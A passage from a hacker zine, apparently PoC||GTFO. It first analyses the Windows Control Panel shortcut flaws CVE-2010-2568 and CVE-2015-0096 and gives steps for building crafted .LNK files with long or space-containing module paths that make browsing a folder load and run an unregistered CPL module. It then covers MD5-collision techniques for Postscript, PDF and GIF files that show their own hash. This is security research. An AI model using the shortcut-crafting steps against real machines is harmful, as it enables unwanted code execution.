As we move toward the specifics of loading and calling a CPL module to ask which icon to show, it's as well to observe that this lower-level code for loading and calling CPL modules in general is not just quirky in some of its behaviors, but also in how it gets its inputs. Reasons for that go back to ancient times and persist, so that CPL modules can be loaded and executed via the `RUNDLL32.EXE` program, the lower-level code for loading and calling CPL modules that receives its specification of a Control Panel item as text—as if it were supplied on a command line. For this purpose, the text appears to be known in Microsoft's source code as the item's *exec name*. It is composed as the module's pathname between double-quotes, then a comma, and then the item's display name.

Perhaps this comes from wanting to reuse as much legacy code as possible. The loading and executing of a CPL module specifically to ask which icon to show for one of that module's Control Panel items—even though this task is no longer ever done on its own from any command line—is handled as a special case with a slightly modified exec name: the module's pathname, a comma, a (signed) decimal representation of the icon index, another comma, and the item's display name.[26]

The absence of double-quotes around the module's pathname in this modified exec name is much of the reason for the quirky behaviour demonstrated above when the pathname contains a space. It goes further than that, however.

I ask you again to take another Wonderland Zen moment of reflection. The `GetUIObjectOf` method receives the module's pathname, the item's icon index, and the item's display name—among other things—in a binary package. It parses them out of the package and then into this modified exec name, i.e., as text, which the deeper implementation will have to parse. What could go wrong with that?

The immediate answer is that the modified exec name is composed in a buffer that allows for 0x022A characters, but, until Microsoft's second fix, only `MAX_PATH` characters are allowed for the copy that's kept for the object that gets created to represent the Control Panel item for the purpose of providing an `IExtractIcon` interface. This mismatch of allowances is ancient. Worse, even though Windows Server 2003 (chronologically, but Windows XP SP2, by the version numbers) had seen Microsoft introduce the mostly welcome `StringCb` and `StringCch` families of helper routines for programmers to work with strings more securely, this particular copying of a string was *not* converted to these functions until Windows Vista—and even then the programmer could blow away much of its point by not checking it for failure.

If the CPL module's pathname is just long enough, the saved exec name gets truncated so that it keeps the comma but loses at least some of the icon index. When the `GetIconLocation` method parses the (truncated) exec name, it sees the comma and infers that an icon index is present. If enough of the icon index is retained such that digits are present, including after a negative sign, then the only consequence is that the inferred icon index is numerically wrong. If the CPL module's pathname is exactly the "right" length, meaning 257 or 258 characters (not including a terminating null), then the icon index looks to be empty or to be just a negative sign, and is interpreted as zero.[27]

It's time for another of those Wonderland moments. To defeat a spoof that Microsoft misrepresented as a parsing error, Microsoft dealt with a suspect zero by proceeding as if the zero had been -1, but then an actual parsing error in the deeper implementation could turn the -1 back to zero!

The practical trouble with this parsing error, which is perhaps the reason it wasn't noticed at the time, is that it kicks in only if the CPL module's pathname is longer than the 250-character maximum that we demonstrated earlier. An item ID that could trigger this parsing error isn't ever going to be created by the Control Panel. It can't, for instance, get fed to `GetUIObjectOf` from a shortcut file that we created simply by a Ctrl-Shift drag. If we want to demonstrate this parsing error without resorting to a Windows version that's so old that the Control Panel doesn't have the 250-character limit, the item ID would need to be faked. We need a specially crafted shortcut file after all.

Shortcut Crafting Making an uncrafted shortcut file is straightforward if you're already familiar with programming the Windows shell. The shell provides a creatable COM object for the job, with interfaces whose methods allow for specifying what the shortcut will be a shortcut to, and for saving

[26] *At this point, you might feel exactly how Alice felt in Wonderland. The Cheshire Cat would approve. —PML*

[27] *And now we don't even need to ask what the Caterpillar was smoking. —PML*

the shortcut as a `.LNK` file. The target, being an arbitrary item in the shell namespace, is specified as a sequence of shell item identifiers that generalise the pathname of a file-system object. To represent a Control Panel item, we just need to start with a shell item identifier for the Control Panel itself, and append the item ID such as we've been talking about all along. Where crafting comes into it is that we've donned hacker hats, so that the item ID we append for the Control Panel item is *confected*. But enough about the mechanism! You can read the source code.[28]

To build, use the Windows Driver Kit (WDK) for Windows 7. The 32-bit binary suffices for 64-bit Windows. You may as well build for the oldest supported version, which is Windows XP, but the program does nothing that shouldn't work even for Windows 95.

To test, open a Command Prompt in some directory, e.g., *path*, where you have a copy of `test.cpl` from the earlier demonstrations of general behaviour. Again, for simplicity and definiteness, start with a *path* that contains no spaces and is not ridiculously long. To craft a shortcut to what might be a Control Panel item named Test that's hosted by this `test.cpl`, run the command

```
1 linkcpl /module:path\test.cpl /icon:0 /name:
      Test test.lnk
```

With the Windows Explorer, browse to this same directory. If running on an earlier version than Windows 7 SP1 without Microsoft's first fix, you should see the CPL module's message box even without having registered `test.cpl` for execution. For any later Windows version or if the first fix is applied, browsing the folder executes the CPL module only if it's been registered.

For full confidence in this base state, re-craft the shortcut but specify any number other than zero for the icon index. Confirm that browsing does not cause any loading and executing unless the shortcut records that the CPL module is of the sort that always wants to be asked which icon to show.

Very Long Names The point to crafting the shortcut is that we can easily use it to deliver to `GetUIObjectOf` an item ID that we specify in detail. Do note, however, that the shortcut is only convenient, not necessary. We could instead have a program confect the item ID, feed it to `GetUIObjectOf` by calling directly, and then call `GetIconLocation` and report the result.

Either way, the details that we want to specify are the module's pathname and the icon index. We'll provide pathnames that are longer than the Control Panel accepts when enumerating Control Panel items, but which nonetheless result in the expected loading and execution when the icon index is zero. Then, we'll demonstrate that when the pathname is just the right length, as predicted above, the loading and execution happen even when the icon index is non-zero. The assumption throughout is that the Windows you try this on does not have Microsoft's second fix.

We know anyway not to bother with the very longest possible name (except as a control case), since the truncation loses the comma from the exec name such that it will seem to have no icon index at all. Instead make a copy of `test.cpl` that has a 258-character name such as

```
1 c:\temp\cpltest\1123456789abcdef2123456789
  abcdef3123456789abcdef4123456789abcdef...f
3 123456789abcd.cpl
```

Craft a `/icon:0` shortcut that has this same long name for the module's pathname. If testing on a Windows that has the first fix, also edit this long name into the registry. Browse the directory that contains the shortcut—and perhaps be a little disappointed that the CPL module does not get loaded and executed.

But now remember that delicious quirk in which a space in the module's pathname, within the 250-character limit, induces the loading and executing of *two* CPL modules, first as given and then as truncated at the first space. Copy `test.cpl` as

```
1 c:\temp\cpltest\test.cpl 9abcdef2123456789
  abcdef3123456789abcdef4123456789abcdef...f
3 123456789abcdef01
```

Re-craft the shortcut by giving this name to the `/module` switch in quotes. Update the registration if appropriate. Still, the copy with the long name doesn't get loaded and executed—but, as you might have suspected, the copy we've left as `test.cpl` does! Indeed, because the copy with the long name

[28] `unzip pocorgtfo14.pdf CPL/linkcplsrc.zip CPL/linkscplbin.zip`

doesn't *have* to execute for this purpose, and because its Control Panel item won't show in the Control Panel, it doesn't need to be a copy. Even an empty file suffices!

Edge Cases By repeating with ever shorter pathnames, but also trying non-zero values for the icon index, we can now demonstrate that CVE-2010-2568 has its own edge cases, as predicted from theoretical analysis. The general case has zero for the icon index. The edge cases are that if the pathname is very long but contains a space in the first 250 characters, then the icon index need not be zero. The following table summarises the behaviour on a Windows that does not have CVE-2010-2568 fixed.

The length does not include a terminating null. The icon index is assumed to be syntactically valid: negative means 0xFF000000 to 0xFFFFFFFF inclusive; positive means 0x00000001 to 0x00FFFFFF inclusive. Execution is of the CPL module that is named by truncating the very long pathname at its first space. (Also, if this has no file extension, appending `.dll` as a default.)

Length	Icon Index	Exec?	Remarks
259	Any	No	
258	Zero	Yes	
	Non-Zero	Yes	Edge Case
257	Zero	Yes	
	Negative	Yes	Edge Case
	Positive	No	
Less	Zero	Yes	If Registered[29]
	Non-Zero	No	

CVE-2015-0096

The point to Microsoft's first fix of CVE-2010-2568 was to avoid execution unless the pathname in the item ID was that of a registered CPL module. But the decision to test the registration only if the icon index in the item ID was zero meant that the two edge cases were completely unaffected. Worse, when the icon index in the item ID was zero, changing the zero to -1 would turn the suspect item ID not into something harmless but into an edge case. Either way, the pathnames had to be so long that the edge cases turned into surprise execution only because of a quirk even deeper into the code such that the CPL module executes needed not to be the one specified.

CVE-2015-0096 appeared to be the first public recognition of this, not that you would ever guess it from the formal description or from anything that I have yet found that Microsoft has published about it. From Dave Weinstein's explanation, it appears that the incompleteness of the first fix was found by following the mind of an attacker frustrated by the first fix and seeking a way around it.

The second fix plausibly does end the exploitability, at least for the purpose of using shortcuts to Control Panel items as a way to spread a worm. The edge cases exist only because of a parsing error caused by a buffer overflow. The second fix increases the size of the destination buffer so that it does not overflow when receiving its copy of the exec name. For good measure, it also tracks the icon index separately, so that it anyway does not get parsed from that copy.

But the CPL module's filename continues to be parsed from that copy. If it contains a space, then the Control Panel still can execute two CPL modules, one as given and one whose name is obtained by truncating at the first space. Only because of this were the edge cases ever exploitable. Yet even as late as the original release of Windows 10—which is as far as I have yet caught up to for my studies—it remains true that if you can register "*path*`\test.cpl rubbish`" or "*path*`\space test.cpl`" for execution as a CPL module, then you can get *path*`\test.cpl` or *path*`\space.dll` loaded and executed by surprise. Is anyone actually happy about that?

Many ways seem to lead into this Wonderland, but is there a way out?

[29] Since the first fix, this executes only if registered.


14:09 Postscript that shows its own MD5

by Gregor "Greg" Kopf

Introduction

Playing with file formats to produce unexpected results has been a hacker past-time for quite a while. These odd results often include self-referencing code or data structures, such as zip bombs, self-hosting compilers, or programs that print their own source code–called quines. Quines are often posed as brain teasers for people learning new programming languages.

In the light of recent attacks on the cryptographic hash functions MD5 and SHA-1, it is natural to ask a related question: Is there a program that prints out its own MD5 or SHA-1 hash? A similar question has been posed on Twitter by Melissa.[30]



The original tweet is from 2013. It appears that since then nobody provided a convincing solution because in March 2017 Ange Albertini declared that the challenge was still open. This brought the problem to my attention—the perfect little Sunday morning challenge.

A Bit of Context

Melissa's challenge asks whether there is a document in a conventional format that prints its own MD5 or SHA-1 hash. At the first glance this question might appear to be a bit stronger than the question for a program that prints its own MD5 or SHA-1 hash. However, it is well known that several document formats actually allow for Turing-complete computations. Proving the Turing-completeness of exotic programming languages (such as Postscript files or the x86 `mov` instruction) is in fact another area that appears to attract the attention of several hackers. Considering that Postscript is Turing-complete, could build a program that prints out its own MD5 or SHA-1 hash?

The problem of building such a program can be viewed from (at least) two different angles. One could view this hypothetical program as a modified quine: instead of printing its own source code, the program prints the hash of its own source code. If you are familiar with how quines can be generated, you can easily see that the following program is indeed a solution to the question:

```
a=['from hashlib import *', 'n=chr(10)',
   'print md5("a="+str(a)
          +n+n.join(a)+n).hexdigest()']
from hashlib import *
n=chr(10)
print md5("a="+str(a)+n+n.join(a)+n).
    hexdigest()
```

While this method can likely be applied to Postscript documents as well, I did not like it very much. Computing the MD5 hash of the program at runtime felt like cheating.

The desired file is a modified fixpoint of the used hash function, in the same sense that this program is a modified quine. A plain fixpoint would be a value x where $x = h(x)$. Here, h denotes the hash function. This problem has not yet, so far as I know, been solved constructively. (Statistics reveals that such fixpoints exist with a certain probability, however.)

[30] https://twitter.com/0xabad1dea/status/365863999520251906

Fortunately, we are looking for something a little easier. We are looking for an x that satisfies $x = \text{encode}(h(x))$ for some encoding function encode(). I decided to chase this idea: constructing such a value x, using MD5 as hash function $h()$ and a function that builds a Postscript file as encode().

The Basics

When Wang *et al.*, broke MD5 in 2005, there was considerable interest in what one could do with a chosen-prefix MD5 collision attack. Sotirov *et al.*, have demonstrated in 2008 that one could exploit Wang's work in order to build a rogue X.509 CA certificate—the final nail in MD5's coffin.

But there is another—even simpler—trick one can perform given the ability to create colliding MD5 inputs. One can create two executables with the same MD5 hash but with different semantics. The general idea is to generate two colliding MD5 inputs a and b. We can then write a program like the following.

```
print 'Hi, my message is:'
if a == b:
    print "Hello World"
else:
    print "Oh noez, I've been hacked!!1"
```

And another program like this:

```
print 'Hi, my message is:'
if b == b:
    print "Hello World"
else:
    print "Oh noez, I've been hacked!!1"
```

Both programs will have the same MD5 hash; in the second program, we only replaced a with b.

But why does this work? There are two things one needs to pay attention to. Firstly, we have to understand that while the inputs a and b might collide under MD5, the strings `"foo"`$+a$ and `"foo"`$+b$ may not necessarily collide. Fortunately, Wang's attack allows us to rectify this. The attack does not only generate colliding MD5 inputs, it also allows to generate collisions that start with an arbitrary common prefix. (This is what the term chosen-prefix is about.) This is precisely what is required, and we can now generate MD5 inputs that collide under MD5 and share the following prefix.

```
print 'Hi, my message is:'
if
```

Secondly, we also need to keep in mind that in our programs we have appended some content after the colliding data. Fortunately, as MD5 is a Merkle–Damgård hash, given two colliding inputs a and b, the hashes $\text{MD5}(a + x)$ and $\text{MD5}(b + x)$ will also collide for all strings x. This property allows us to append arbitrary content after the colliding blocks.

Constructing the Target

Using the above technique allows us to encode a single bit of information into a program without changing the program's MD5 hash. Can we also encode more than one bit into such a program? Unsurprisingly, we can!

We start the same way that we have already seen, by generating two MD5 collisions a and b that share the following prefix.

```
print 'Hey, I can encode multiple bits!'
result = []
if
```

This allows us to build two colliding programs that look like the following. (Exchange a with b to get the second program.)

```
print 'Hey, I can encode multiple bits!'
result = []
if a == b:
    result.append(0)
else:
    result.append(1)
```

And from here, we simply iterate the process, computing two colliding MD5 inputs c and d that share this prefix.

```
print 'Hey, I can encode multiple bits!'
result = []
if a == b:
    result.append(0)
else:
    result.append(1)

if
```

This allows us to build a program with two bits that might be adjusted without changing the hash.

```
print 'Hey, I can encode multiple bits!'
result = []
if a == b:
    result.append(0)
else:
    result.append(1)

if c == d:
    result.append(0)
else:
    result.append(1)
```

We can replace a with b, and we can replace c with d. In total, this yields four different programs with the same MD5 hash. If we add a statement like `print result` at the end of each program, we have four programs that output four different bit-strings but share a common MD5 hash!

How does this enable us to generate a program that outputs its own MD5 hash? We first generate a program that we can encode 128 bits into. Knowing that the MD5 hash of this program will not change independently from what bits we encode into the program. Therefore, we simply encode the 128 output bits of MD5 into the program without altering its hash value. In other words, the program prints the 128 output bits of its own hash value.

Application to Postscript

This technique can directly be applied to Postscript documents as Postscript is a simple, stack-based language. Please consider the following code snippet.

```
(a)
(b)
eq
{
1
}{
0
}ifelse
```

While this may look a bit cryptic, the program is in fact very simple. It compares the string literal "a" to the string literal "b", and if both strings are equal, it pushes the numeric value 1 to the stack. Otherwise, it pushes a 0.


This examples highlights the manner in which we can build a Postscript file that we encode 128 bits of information into without changing the file's MD5 hash. The program will push these desired bits to the stack. We can extend this program with a routine that pops 128 bits off the stack and encodes them in hex. To demonstrate the feasibility of this idea, we can inspect how one nibble of data would be handled by this routine.

```
0 eq
{
  0 eq
  {
    0 eq
    {
      0 eq
      {
        (0)
      }{
        (1)
      }ifelse
    }{
      0 eq
      {
        (2)
      }{
        (3)
      }ifelse
    }ifelse
  }{
...
show
```

This code excerpt will pop four bits off the stack. If all bits are zero, the string literal "0" will be pushed onto the stack. If the lowest bit is a one and all other bits are zero, the string literal "1" will be pushed, etc. The `show` statement at the end causes the nibble to be popped off the stack and written to the current page.

An example of such a Postscript document is included in the feelies.[31] If you want to build such a document on your own, you could use the `python-md5-collision` library[32] to build MD5 collisions with chosen prefixes.

```
$ md5sum poc.ps
768d9d89d2bc825a319eb8962ad30580  poc.ps
```



Closing Remarks

We have seen two approaches for generating programs that print out their own hash values. The quine approach does not require a collision in the used hash function, however this comes at the cost of language complexity. In order to build such a modified quine, the chosen language must allow for self-referencing code as well as computing the selected hash function.


The fixpoint approach is computationally more expensive to implement, as several hash collisions must be computed. However, these hash calculations can be performed in any programming environment. With this approach, the target language can be comparably simple: it just needs conditionals, string comparison and some method to output the result.

[31] `unzip pocorgtfo14.pdf md5.ps`
[32] `git clone https://github.com/thereal1024/python-md5-collision`


14:10 A PDF That Shows Its Own MD5

by Mako

Even though MD5 is quite broken, you might easily assume that creating a file that contains its own MD5 is impossible. After all, surely changing the file would change its MD5? Let's honor this publication's fine history of PDF tricks by creating a PDF file that displays its own MD5 hash when viewed.



Our tactic will be to make each digit of the MD5 checksum a separate JPEG image, and make the MD5 hashes of all 16 possible images collide to the same value. We can then swap out images to display any combination of digits without affecting the file's MD5. This requires 15 collisions per digit, and since they depend on the MD5 of the preceding part of the document, we need to do this for each digit, for a total of $15 \times 32 = 480$ collisions. With a few compute-months of power we could just append chosen-prefix collisions to whatever images we liked and be done with it, but that's too slow. If we could make do with faster shared-prefix MD5 collisions — for example Marc Stevens' Fastcoll[33] — we could be finished in an hour.



This adds some restrictions. Everything other than the pairs of collision blocks must now be the same. Furthermore, the two versions of the first collision block have a fixed relationship, as shown in Figure 10.

If we could only get one of those bits to be in the length field of a JPEG comment marker, we could take loving inspiration from Ange Albertini's trick in the SHAttered attack, colorfully explained by Hector Martin[34] in Figure 11, to display two different images.

Unfortunately, they're in the middle of the collision block, and worse, those message words are being used to satisfy these constraints on Q[5], Q[12] and Q[15]:[35]

```
Q[5]  = 01000^01 11111111 11111111 11^^10^^
Q[12] = 0!0....0 ..!..01. ..1...1. 1.......
Q[15] = 1.0....0 .......! 1....... ....0...
```

`.` is don't-care,
`^` is same as previous Q,
`!` is inverted from previous Q.

Hmmm. Q[15] is pretty lightly constrained. Maybe we could just set $m[14] = (m[14]\&\texttt{0xff000000})|\texttt{0x01feff}$ and see what it does to $Q[15]$. That'd give a JPEG comment of length 256-383 bytes on one side and 128 bytes longer on the other, and we can try just generating new sets of values until they meet the constraints. Luckily this works often enough to be practical, though there are probably more elegant approaches.

Now we can start colliding JPEGs! The structure is quite simple: we begin with an `FF D8` start-of-image marker and the parts that are identical in all our images, such as the JFIF APP0 segment, then add a JPEG comment that will end at exactly byte 56 of our collision block. After padding to a 64-byte block boundary and creating a collision, we finally have two partial files with identical MD5 values but different JPEG comment lengths.

From here it's straight sailing. In the short-comment version, the next JPEG marker parsed is a

[33] `unzip pocorgtfo14.pdf fastcoll-v1.0.0.5-1.zip`

[34] See https://twitter.com/marcan42/status/835175023425966080

[35] *If these constraints look like voodoo or hoodoo to you, please* `unzip pocorgtfo14.pdf md5-1block-collision.pdf stevensthesis.pdf` *and read Marc Stevens' papers on how the collisions are formed. Don't expect to learn all of his magic in just a weekend.* —PML

$$block_b[4] = block_a[4] + (1 << 31);$$
$$block_b[11] = block_a[11] + (1 << 15);$$
$$block_b[14] = block_a[14] + (1 << 31);$$
(rest of block is unchanged)

Figure 10. Colliding Block Relationship






Figure 11. How the SHA-1 collision PDF format trick works

comment skipping past image 0. The long-comment version instead sees the contents of image 0 followed by another JPEG comment extending right to the end of the image, whose size we'll hardcode for convenience. This lets us switch between image 0 and the other images without changing the MD5, and we repeat this process for images 1, 2, etc. The final image for `F` is displayed if no other image was selected, giving a total of fifteen collisions, repeated for each of the thirty-two digits.



[36] `unzip pocorgtfo14.pdf md5jpg.pdf`

```
C>md5sum md5jpg.pdf
71aa13f4b83b424807e3db3260ffe20b *md5jpg.pdf
```



Since this doesn't require any clever PDF tricks the file[36] should work for any PDF, and because the image sizes are fixed in advance it could just have fixed-size placeholder images that are overwritten by the collision. Total running time is approximately an hour.

Alternatively, the PDF format has a feature called `Form XObjects`, effectively embedded mini-PDFs which can be displayed using "/objectname Do" and can be nested. If we can keep characters not allowed in a name out of the MD5 collision we can switch which XObjects get drawn and display the MD5 as actual text. (Thankfully enough PDFs draw text one character at a time that everything

handles this cleanly.) `block[15]` is as unconstrained as `14` and can become the `Do` command, meeting the (mostly irrelevant) length limit on names in PDFs, and avoiding most character restrictions on the second collision block. This turns out to save quite a bit of hacking time and runtime.

Of course, then we have to deal with implementation-specific fixes like disguising the trailing garbage as a string because `PDF.js` gives up otherwise, banning `0x80` and `0xff` which PDFium considers whitespace for some reason, and matching parentheses to properly terminate the dummy strings and keep Adobe Reader happy — but not counting escaped parentheses, or we'll add too many closing parentheses and break `PDF.js` again.

That's a lot of extra effort just to make copy-and-paste and `pdftotext` work, with no guarantee future software won't break it. It works though.[37]

```
$ pdftotext -q md5text.pdf -
66DA5E07C0FD4C921679A65931FF8393


$ md5sum md5text.pdf
66da5e07c0fd4c921679a65931ff8393  md5text.pdf
```

How we put the MD5 on the Front Cover

a short addendum by Philippe Teuwen

On page 56, you'll see that this issue is a NES ROM polyglot that, when run, prints its own MD5 checksum. It would have been be a pity to not take advantage of the trick presented by Mako to get this very issue displaying the same MD5 on its cover page.

This required some productization of Mako's PoC, moving from a stand-alone Python script that creates a PDF from scratch to something that can be integrated with our existing LaTeX toolchain.

PdfTeX provides `\pdfximage` as a mechanism for embedding graphic objects, which, combined with `\immediate`, allows us to inject the sixteen JPEG tiles at the beginning of the PDF, right after the pseudo object containing the bulk of the NES ROM. This mechanism is accessed by means of `\pdflastximage` and `\pdfrefximage` wherever we want to use the injected tiles:

```
\immediate\pdfximage width 4.8pt {supertile.jpg}
\edef\mdfivetileAA{\kern 1pt \pdfrefximage\the\pdflastximage}
\immediate\pdfximage width 4.8pt {supertile.jpg}
\edef\mdfivetileAB{\kern 1pt \pdfrefximage\the\pdflastximage}
...
\edef\mdfive{\mdfivetileAA{}\mdfivetileAB{}...}
```

New tiles have been created to mimic the default LaTeX `monospace` font under the constraint that they, with the extra colliding blocks, can fit under a single JPEG comment, i.e. a total size fitting in a 16-bit word and *in fine* an average of 3,500 bytes per tile. Alternatively, it would have been possible to include higher resolution tiles, at the cost of crafting chained comment blocks.

To get both NES and title page MD5 right, the operations have to be properly interleaved: compile LaTeX sources with the `\pdfximage` objects; integrate the ZIP; insert a first PDF object with the NES ROM; insert the ROM header in front of the PDF header; compute the collisions for the ROM; insert a first set of collisions in the ROM; compute the collisions for the PDF/JPEG tiles; insert a first set of collisions in the PDF/JPEG tiles; compute the complete file MD5; swap collisions in the ROM; swap collisions in the PDF/JPEG tiles.

As we like to see the correct MD5 while typesetting without having to recompute the collisions systematically, we use two caches of the collisions that need to be renewed only if the MD5 of the prefixes change. With a little luck, that's only when the NES ROM or the JPEG tiles are modified.

Finally, we manually backport the collisions displaying the computed MD5 into the monoglot and inanimate PDF version of the issue provided to the print shop.

[37] `unzip pocorgtfo14.pdf md5text.pdf`


14:11 This GIF shows its own MD5!

by Kristoffer "spq" Janke

The recent successful attack on the SHA-1 hash algorithm[38] has led to a resurgence of interest in hash collisions and their consequences.

A particularly well-broken hash algorithm is MD5, which allows for a myriad of ways to play with it. Here, we demonstrate how to assemble an animated GIF image that displays its own MD5 hash.[39]

```
$ md5sum md5.gif
f5ca4f935d44b85c431a8bf788c0eaca  md5.gif
```



The GIF89a file format

A GIF89a file consists of concatenated blocks. A parser can read these blocks from the file in a serial fashion without needing to keep state.

A GIF file is made up of three parts.


Header Signature, Version and basic info like the Canvas Size and (optional) Color Map.

Body Image, Comment, Text and Extension blocks, in any order.

Trailer The byte `0x3b`.

Of particular interest to us is the format of comment blocks. They begin with the two bytes `0x21 0xfe`, followed by any number of comment chunks. Every chunk consists of one length byte and <length> bytes of arbitrary data. The end of the comment block is marked with a chunk having zero length.

This means that, by controlling the length bytes, we can make the parser skip any number of non-displayable bytes in comment chunks. These skipped bytes, of course, still affect the file's MD5 hash. So two GIF files can show different content, while their skipped bytes are manipulated to make them have the same MD5 hash values. With some careful stitching, here we'll build just such files—MD5 GIF collision pairs.



MD5 collisions

For MD5, appending the same data to both colliding files will still produce the same hash value. The same is true for appending another collision pair. So we can have four different files all having the same MD5 hash with this method.

Or, instead of producing multiple files, we can produce just one file but later change one of the collisions in the produced file. This is the technique we'll use here.

Fastcoll is a MD5 collision generator, created by Marc Stevens.[40] From any input file, it generates two different output files, both having the same MD5 hash.

